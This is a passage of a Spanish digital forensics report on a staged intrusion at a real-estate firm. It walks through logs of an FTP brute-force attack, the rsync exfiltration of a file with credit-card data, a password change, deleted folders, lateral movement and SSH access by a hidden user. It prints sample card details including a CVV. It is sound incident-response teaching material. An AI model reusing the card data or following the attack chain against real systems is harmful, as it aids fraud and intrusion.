Sat May 16 18:44:38 2026 [pid 1603] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:38 2026 [pid 1604] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:38 2026 [pid 1602] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:38 2026 [pid 1605] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:42 2026 [pid 1603] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:42 2026 [pid 1604] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:42 2026 [pid 1602] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:42 2026 [pid 1605] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:43 2026 [pid 1612] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:44:43 2026 [pid 1614] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:44:43 2026 [pid 1618] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:44:43 2026 [pid 1617] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:44:46 2026 [pid 1611] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:46 2026 [pid 1613] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:46 2026 [pid 1615] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:46 2026 [pid 1616] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:49 2026 [pid 1611] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:49 2026 [pid 1613] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:49 2026 [pid 1615] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:49 2026 [pid 1616] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:53 2026 [pid 1611] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:53 2026 [pid 1613] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
```

Este comportamiento es característico de un ataque de fuerza bruta orientado a obtener credenciales válidas de acceso al servidor FTP corporativo (192.168.1.49).

Hora de inicio del ataque


Para identificar el inicio del ataque se utilizó el siguiente comando:

head -40 /mnt/disco_serverFTP/var/log/vsftpd.log

La primera conexión registrada fue:

Sat May 16 18:44:32 2026 [pid 1606] CONNECT: Client "::ffff:192.168.1.77"

Por lo tanto, el ataque comenzó el: Sábado 16 de mayo de 2026 a las 18:44:32.




Número de intentos fallidos

Para contabilizar los intentos fallidos de autenticación se ejecutó el siguiente comando:

cat /mnt/disco_serverFTP/var/log/vsftpd.log | grep "FAIL LOGIN" | wc -l

Resultado obtenido: 39



La siguiente captura muestra las líneas con los inicios de sesión fallidos registrados. El atacante lanzó un ataque de fuerza bruta probando con diferentes usuarios: admin, root, anonymous y pedro.

```
carles@carlesochoa:~/forense_novohogar$ cat /mnt/disco_serverFTP/var/log/vsftpd.log | grep "FAIL LOGIN"
Sat May 16 18:44:34 2026 [pid 1604] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:34 2026 [pid 1602] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:34 2026 [pid 1605] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:34 2026 [pid 1603] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:38 2026 [pid 1603] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:38 2026 [pid 1604] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:38 2026 [pid 1602] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:38 2026 [pid 1605] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:42 2026 [pid 1603] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:42 2026 [pid 1604] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:42 2026 [pid 1602] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:42 2026 [pid 1605] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:46 2026 [pid 1611] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:46 2026 [pid 1613] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:46 2026 [pid 1615] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:46 2026 [pid 1616] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:49 2026 [pid 1611] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:49 2026 [pid 1613] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:49 2026 [pid 1615] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:49 2026 [pid 1616] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:53 2026 [pid 1611] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:53 2026 [pid 1613] [root] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:53 2026 [pid 1615] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:53 2026 [pid 1616] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:57 2026 [pid 1619] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:57 2026 [pid 1620] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:57 2026 [pid 1621] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:57 2026 [pid 1624] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:01 2026 [pid 1619] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:01 2026 [pid 1620] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:01 2026 [pid 1621] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:01 2026 [pid 1624] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:05 2026 [pid 1619] [anonymous] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:05 2026 [pid 1620] [pedro] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:05 2026 [pid 1621] [pedro] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:05 2026 [pid 1624] [pedro] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:09 2026 [pid 1629] [pedro] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:09 2026 [pid 1631] [pedro] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:09 2026 [pid 1633] [pedro] FAIL LOGIN: Client "::ffff:192.168.1.77"
carles@carlesochoa:~/forense_novohogar$
```

Además, el archivo **auth.log** confirmó múltiples eventos authentication failure relacionados con el ataque.

Comando ejecutado:

cat /mnt/disco_serverFTP/var/log/auth.log | grep "authentication failure" | head -15

```
carles@carlesochoa:~/forense_novohogar$ cat /mnt/disco_serverFTP/var/log/auth.log | grep "authentication failure" | head -15
2026-05-16T18:44:32.500263+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:32.501427+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:32.502533+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:32.503295+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:36.202412+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:36.204602+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:36.205330+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:36.229843+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:39.764208+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:39.768008+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:39.782356+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=admi
n rhost=::ffff:192.168.1.77
2026-05-16T18:44:39.787740+02:00 server vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=root
```

Acceso exitoso al servidor FTP

El análisis de **vsftpd.log** confirmó que el atacante consiguió autenticarse correctamente en el servidor FTP utilizando las credenciales del usuario **pedro**.

La evidencia encontrada fue:

Sat May 16 18:45:06 2026 [pid 1627] [pedro] OK LOGIN: Client "::ffff:192.168.1.77"

Hora del acceso exitoso: **Sábado 16 de mayo de 2026 a las 18:45:06**

En la siguiente captura se observa claramente cómo el atacante, mediante el ataque de fuerza bruta, realiza tres intentos fallidos consecutivos con el usuario pedro en el mismo segundo (18:45:05).

Inmediatamente después, a las **18:45:06**, el ataque de fuerza bruta encuentra las credenciales correctas y logra el acceso exitoso al servidor FTP. Esto demuestra que el **ataque de fuerza bruta funcionó**, ya que tras tres intentos fallidos de contraseña, al cuarto intento consiguió autenticarse correctamente con el usuario **pedro**.

```
Sat May 16 18:45:05 2026 [pid 1620] [pedro] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:05 2026 [pid 1621] [pedro] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:05 2026 [pid 1624] [pedro] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:45:06 2026 [pid 1628] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:45:06 2026 [pid 1630] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:45:06 2026 [pid 1632] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:45:06 2026 [pid 1634] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:45:06 2026 [pid 1627] [pedro] OK LOGIN: Client "::ffff:192.168.1.77"
```

Conclusión

El análisis forense permitió determinar que el atacante lanzó un ataque de fuerza bruta desde la máquina comprometida del usuario **pedro (192.168.1.77)** contra el servidor FTP corporativo **(192.168.1.49).**

El ataque comenzó el: Sábado 16 de mayo de 2026 a las 18:44:32. Durante el ataque se registraron: 39 intentos fallidos.

N. 6. ¿Qué archivo fue exfiltrado por el atacante del ordenador de pedro? ¿A qué hora exacta se realizó la exfiltración? ¿Qué relación tiene este archivo con las compras no autorizadas en la cuenta bancaria de pedro?

Metodología de análisis

El equipo forense analizó los registros de **rsync** contenidos en **/var/log/rsync/rsync.log** y el contenido del directorio **/home/pedro/Documentos/** con el objetivo de identificar posibles archivos exfiltrados por el atacante.

Identificación del archivo exfiltrado

El atacante, una vez dentro del sistema como usuario **pedro**, utilizó **rsync** para transferir archivos desde el servidor comprometido hacia un equipo externo controlado por él. Los logs de rsync muestran claramente la transferencia de un archivo específico.

Para ello se ejecutó el siguiente comando: cat /mnt/disco_pedro/var/log/rsync/rsync.log

La evidencia encontrada fue:

2026/05/16 18:47:51 [8583] <f+++++++++ NUM_TARJETA_CREDITO.pdf

El símbolo: <f+++++++++ indica que el archivo fue transferido desde el equipo comprometido hacia el equipo remoto del atacante.

El archivo exfiltrado fue: NUM_TARJETA_CREDITO.pdf

```
carles@carlesochoa:~/forense_novohogar$ cat /mnt/disco_pedro/var/log/rsync/rsync.log
2026/05/16 18:47:51 [8583] building file list
2026/05/16 18:47:51 [8583] <f+++++++++ NUM_TARJETA_CREDITO.pdf
2026/05/16 18:47:51 [8583] sent 244 bytes  received 35 bytes  79.71 bytes/sec
2026/05/16 18:47:51 [8583] total size is 121  speedup is 0.43
```

El símbolo <f+++++++++ indica que el archivo fue transferido **desde** el cliente (el servidor comprometido) **hacia** el servidor rsync del atacante.

Hora exacta de la exfiltración

La transferencia se registró en el log de rsync el **sabádo 16 de mayo de 2026 a las 18:47:51**.

Ubicación original del archivo

Para localizar el archivo dentro del sistema comprometido se ejecutó el siguiente comando:

ls /mnt/disco_pedro/home/pedro/Documentos/

El análisis confirmó que el archivo se encontraba almacenado en: la carpeta de Documentos del /home del usuario pedro.

```
Titular: PEDRO RUIZ GARCIA
carles@carlesochoa:~/forense_novohogar$ ls /mnt/disco_pedro/home/pedro/Documentos/
gola.txt  NUM_TARJETA_CREDITO.pdf
carles@carlesochoa:~/forense_novohogar$
```

Relación con las compras no autorizadas

Posteriormente, el equipo forense inspeccionó el contenido del archivo mediante:

cat /mnt/disco_pedro/home/pedro/Documentos/NUM_TARJETA_CREDITO.pdf

El documento contenía información bancaria sensible del usuario **`pedro`**, incluyendo:

- Número de tarjeta bancaria.
- Fecha de caducidad.
- Código CVV.
- Nombre completo del titular.

```
carles@carlesochoa:~/forense_novohogar$ cat /mnt/disco_pedro/home/pedro/Documentos/NUM_TARJETA_CREDITO.pdf
--- DATOS DE LA TARTEJA ---
Número de tarjeta: 4532 1234 5678 9999
Caducidad: 12/28
CVV: 123
Titular: PEDRO RUIZ GARCIA
```

Esta información es suficiente para realizar compras online sin autorización en la mayoría de plataformas de comercio electrónico.

Por ello, se concluye que la exfiltración de este archivo está directamente relacionada con las compras fraudulentas **detectadas en la cuenta bancaria de pedro.**

Conclusión

El análisis forense permitió determinar que el atacante exfiltró el archivo:

NUM_TARJETA_CREDITO.pdf ubicado en: /home/pedro/Documentos/.

La transferencia se realizó mediante **rsync** el **sábado 16 de mayo de 2026 a las 18:47:51**.

El archivo contenía datos completos de la tarjeta bancaria de **pedro**, incluyendo número de tarjeta, fecha de caducidad y CVV, información que posteriormente fue utilizada para realizar compras no autorizadas en su cuenta bancaria.

7. Revisa si se realizó alguna modificación sobre algún usuario del sistema. ¿Qué usuario fue modificado, qué se le cambió y a qué hora?

Metodología de análisis

El equipo forense analizó los registros de autenticación contenidos en **/var/log/auth.log** y comparó el archivo **/etc/shadow** con su copia de seguridad **/etc/shadow-** para identificar posibles modificaciones realizadas sobre cuentas de usuario del sistema.

Identificación de la modificación


Durante el análisis del archivo **auth.log** se identificóuna línea que evidencia de forma clara la modificación realizada sobre la cuenta del usuario pedro, **consistente en un cambio de contraseña.**

Para localizar este evento se ejecutó el siguiente comando:

sudo grep -a -i "password changed" /mnt/disco_pedro/var/log/auth.log

La evidencia encontrada fue:

May 16 18:49:17 pedro-pc passwd[8600]: pam_unix(passwd:chauthtok): password changed for pedro



Esta línea confirma que la contraseña del usuario pedro fue modificada el: sábado 16 de mayo de 2026 a las 18:49:17.


Comparativa del archivo shadow

Para verificar el cambio de credenciales, se comparó el archivo /etc/shadow actual con su copia de seguridad automática /etc/shadow-.

Se utilizó el siguiente comando:

sudo diff /mnt/disco_pedro/etc/shadow /mnt/disco_pedro/etc/shadow-

La comparación mostró diferencias en la entrada correspondiente al usuario **pedro**, evidenciando la modificación del hash de la contraseña.



Explicación del hallazgo

La comparación permitió observar que el hash almacenado en **/etc/shadow** era distinto al contenido de **/etc/shadow-,** lo que confirma que la contraseña fue cambiada.

Archivo	Función
/etc/shadow	Archivo actual con las contraseñas vigentes
/etc/shadow-	Copia de seguridad automática anterior al cambio

Linux genera automáticamente el archivo **shadow-** antes de modificar las credenciales del sistema, permitiendo comparar el estado anterior y posterior de las cuentas.

Interpretación del resultado de diff

La salida obtenida mostró una modificación sobre **la línea** correspondiente al usuario **pedro:**

39c39

Donde:

Símbolo	Significado
<	Línea del archivo actual (shadow)
>	Línea del archivo anterior (shadow-)
c	Cambio detectado

El análisis confirmó que el hash de autenticación del usuario había sido sustituido por uno nuevo.

Conclusión

El análisis forense permitió determinar que el atacante modificó la contraseña del usuario: pedro

La modificación quedó registrada en auth.log el sábado 16 de mayo de 2026 a las 18:49:17.

La comparación entre los archivos **/etc/shadow y /etc/shadow-** confirmó que el hash de autenticación del usuario había sido sustituido, evidenciando un cambio de contraseña realizado sobre la cuenta comprometida.

N. 8. El administrador reportó que en el servidor FTP han desaparecido las carpetas USUARIOS, NOMINAS y NUMEROS_CUENTA. ¿Qué usuario accedió al FTP y cómo consiguió las credenciales? ¿A qué hora se conectó y que se realizo sobre estas carpetas? ¿Movimiento lateral?

Metodología de análisis


El equipo forense analizó el archivo **/var/log/vsftpd.log** del servidor FTP con el objetivo de identificar el usuario que accedió al sistema, el origen de las conexiones, las acciones realizadas sobre las carpetas afectadas y la posible existencia de movimiento lateral dentro de la red corporativa.

Usuario que accedió al servidor FTP

El análisis de **vsftpd.log** confirmó que el usuario que consiguió autenticarse correctamente en el servidor FTP fue: pedro

La evidencia encontrada fue:

Sat May 16 18:45:06 2026 [pid 1627] [pedro] OK LOGIN: Client "::ffff:192.168.1.77"




IP de origen: 192.168.1.77

¿Cómo consiguió las credenciales?

El análisis de los logs demostró que el atacante obtuvo las credenciales mediante un ataque de fuerza bruta realizado desde el equipo comprometido del usuario **pedro**. Las evidencias mostraban:

1. **Múltiples intentos fallidos** con diferentes usuarios (admin, root, anonymous, pedro)
2. **Tres intentos fallidos consecutivos** con el usuario pedro en el mismo segundo (18:45:05)
3. **Acceso exitoso** inmediatamente después (18:45:06)

Esta secuencia confirma que el atacante consiguió descubrir la contraseña válida del usuario **pedro** mediante fuerza bruta.



Hora de conexión al FTP

El análisis identificó dos accesos exitosos al servidor FTP:

Evento	Hora
Primer login exitoso	Sábado, 16 de mayo de 2026, a las 18:45:06
Segundo login exitoso	Sábado, 16 de mayo de 2026, a las 19:01:08


¿Qué se realizó sobre las carpetas?

Durante la segunda conexión al servidor FTP, el atacante eliminó los directorios críticos reportados por el administrador.

Los eventos registrados en **vsftpd.log** fueron los siguientes:

Hora	Acción	Carpeta afectada
19:04:08	OK RMDIR (eliminación de directorio)	/home/pedro/NOMINAS
19:04:24	OK RMDIR (eliminación de directorio)	/home/pedro/NUMEROS_CUENTA
19:04:40	OK RMDIR (eliminación de directorio)	/home/pedro/USUARIOS

Los registros confirmaron que las carpetas fueron eliminadas correctamente desde la sesión FTP autenticada con el usuario **pedro**.



¿Movimiento lateral?

Sí, el análisis forense confirmó la existencia de movimiento lateral dentro de la infraestructura corporativa.

El atacante utilizó el equipo del usuario **pedro (IP 192.168.1.77)** como **pivote** para atacar el servidor FTP corporativo (IP **192.168.1.49**). La secuencia es clara:

1. **Compromiso inicial** → El usuario **pedro** ejecuta el malware y el atacante obtiene control de su equipo (IP **192.168.1.77**)
2. **Escalada de privilegios** → El atacante se convierte en root en el equipo de pedro.
3. **Movimiento lateral** → Desde el equipo de pedro, el atacante lanza un ataque de fuerza bruta contra el servidor FTP (192.168.1.49) y, con las credenciales obtenidas a partir del ataque de fuerza bruta, el atacante accede al servidor FTP como usuario pedro y elimina las carpetas.

El paso del atacante de conectarse al servidor FTP desde el equipo de pedro es el que se considera movimiento lateral, ya que implica saltar desde un sistema ya comprometido (equipo de pedro) hacia otro sistema de la red corporativa (servidor FTP), moviéndose lateralmente a través de la infraestructura de la empresa.

La evidencia principal del movimiento lateral fue que todas las conexiones FTP procedían desde la IP: 192.168.1.77 correspondiente al equipo previamente comprometido del usuario **pedro**.

Conclusión

El análisis forense permitió determinar que el atacante accedió al servidor FTP utilizando las credenciales del usuario: **pedro**. Las credenciales fueron obtenidas mediante un ataque de fuerza bruta lanzado desde el equipo comprometido **192.168.1.77.**

El atacante se conectó exitosamente al servidor FTP el sábado 16 de mayo de 2026 a las 18:45:06 y posteriormente volvió a conectarse el mismo dia a las 19:01:08, momento en el que eliminó las carpetas.

Los registros demostraron además que el atacante utilizó el equipo comprometido del usuario **pedro** como pivote para acceder a otro sistema de la red corporativa, confirmando así la existencia de movimiento lateral.

9. ¿Qué usuario se conectó por SSH en el equipo de pedro? ¿A qué hora se conectó?


Metodología de análisis

El equipo forense analizó el **archivo /var/log/auth.log** del equipo comprometido del usuario **pedro** con el objetivo de identificar conexiones SSH entrantes y determinar qué usuario fue utilizado durante el acceso remoto.

Identificación del usuario conectado por SSH

El análisis de **auth.log** permitió identificar una conexión SSH exitosa al sistema. La evidencia encontrada mostraba que el usuario utilizado fue: .syslog.

Este usuario corresponde al usuario oculto creado previamente por el atacante.



IP origen de la conexión

Los registros de autenticación indicaban que la conexión SSH procedía desde la dirección IP: 192.168.1.104.

Esta IP correspondía a la máquina del atacante (la misma IP utilizada para la reverse shell en el puerto 4444).

Hora de la conexión

El acceso SSH quedó registrado el:

sábado 16 de mayo de 2026 a las 18:54:45 confirmando el momento exacto en el que el atacante accedió remotamente al equipo mediante SSH.

Conclusión

El análisis forense permitió determinar que el atacante se conectó por SSH al equipo de **pedro** utilizando el usuario oculto: .syslog.

La conexión se realizó desde la dirección IP: **192.168.1.104** y quedó registrada el sábado 16 de mayo de 2026 a las 18:54:45, confirmando que el atacante utilizó el usuario creado previamente para mantener acceso remoto persistente al sistema comprometido.

3. Informe ejecutivo

El presente informe ejecutivo resume los principales hallazgos obtenidos durante la investigación forense digital realizada sobre el incidente de seguridad sufrido por INMOBILIARIA NOVOHOGAR S.L.

La investigación fue llevada a cabo por SECUREX INVESTIGATIONS S.L. tras detectarse:

- Transacciones bancarias no autorizadas en la cuenta del empleado pedro.
- Accesos no autorizados al servidor FTP corporativo.
- Eliminación de información sensible almacenada en dicho servidor.
- Posible compromiso interno de la infraestructura corporativa.

3.1 Conceptos clave para entender el incidente

Con el objetivo de facilitar la comprensión del incidente a personal no especializado en análisis forense o ciberseguridad, se explican brevemente algunos conceptos utilizados durante la investigación:

Concepto	Explicación
Phishing	Técnica de engaño en la que el atacante suplanta a una empresa o entidad legítima para conseguir que la víctima descargue malware o revele información sensible.
Reverse shell	Técnica mediante la cual un equipo comprometido establece una conexión remota hacia el ordenador del atacante, permitiéndole ejecutar comandos y controlar el sistema a distancia.
Esteganografía	Técnica utilizada para ocultar información maliciosa dentro de archivos aparentemente normales, como imágenes, audios o vídeos, con el objetivo de evitar ser detectado. Herramienta utilizada: steghide.
Ofuscación Base64	Método utilizado para ocultar comandos maliciosos codificándolos en formato Base64, dificultando así su identificación directa.

Concepto	Explicación
Escalada de privilegios	Técnica utilizada para obtener permisos superiores dentro de un sistema, normalmente pasando de un usuario estándar a administrador (`root`).
Permisos SUID	Permiso especial en sistemas Linux que permite ejecutar archivos con privilegios del propietario del archivo. Si está mal configurado, puede permitir a un atacante obtener privilegios de administrador (`root`).
Persistencia	Técnica utilizada por un atacante para mantener acceso al sistema comprometido incluso después de reinicios, cierres de sesión o cambios de contraseña.
Crontab	Sistema de tareas programadas en Linux que permite ejecutar comandos automáticamente en determinados intervalos de tiempo. Los atacantes suelen utilizarlo para mantener persistencia en el sistema.
Movimiento lateral	Acción mediante la cual un atacante, tras comprometer un sistema, se desplaza hacia otros equipos de la red corporativa para ampliar el alcance del ataque.
Ataque de fuerza bruta	Técnica de ataque basada en probar múltiples combinaciones de usuarios y contraseñas hasta conseguir acceso a un sistema.
Exfiltración de datos	Robo o extracción no autorizada de información sensible desde un sistema comprometido hacia un equipo controlado por el atacante.
Servidor FTP	Servidor utilizado para almacenar y transferir archivos a través de la red mediante el protocolo FTP (File Transfer Protocol).
SSH	Protocolo de conexión remota segura utilizado para administrar sistemas y ejecutar comandos de forma cifrada a través de la red.
Logs	Registros generados automáticamente por los sistemas y aplicaciones que almacenan eventos, accesos, errores y actividades realizadas dentro de un equipo o servidor.
dd	Herramienta utilizada en análisis forense para realizar copias exactas bit a bit de discos o particiones, preservando íntegramente la evidencia digital original.
Evidencia digital	Información obtenida durante una investigación forense que permite demostrar acciones realizadas en un sistema, como logs, archivos, historiales de comandos o configuraciones.

Concepto	Explicación
Hash criptográfico	Valor único generado a partir de un archivo mediante algoritmos matemáticos (MD5, SHA-256, etc.). Se utiliza para verificar que una evidencia no ha sido modificada.

3.2 Resumen del incidente

La investigación determinó que el origen del incidente fue un ataque de phishing dirigido contra el usuario pedro, perteneciente al Departamento de Contabilidad.

El atacante envió un correo electrónico fraudulento simulando ser el soporte oficial de Holded e indujo al usuario a descargar y ejecutar un supuesto actualizador denominado:
Holded_Update_Setup.zip

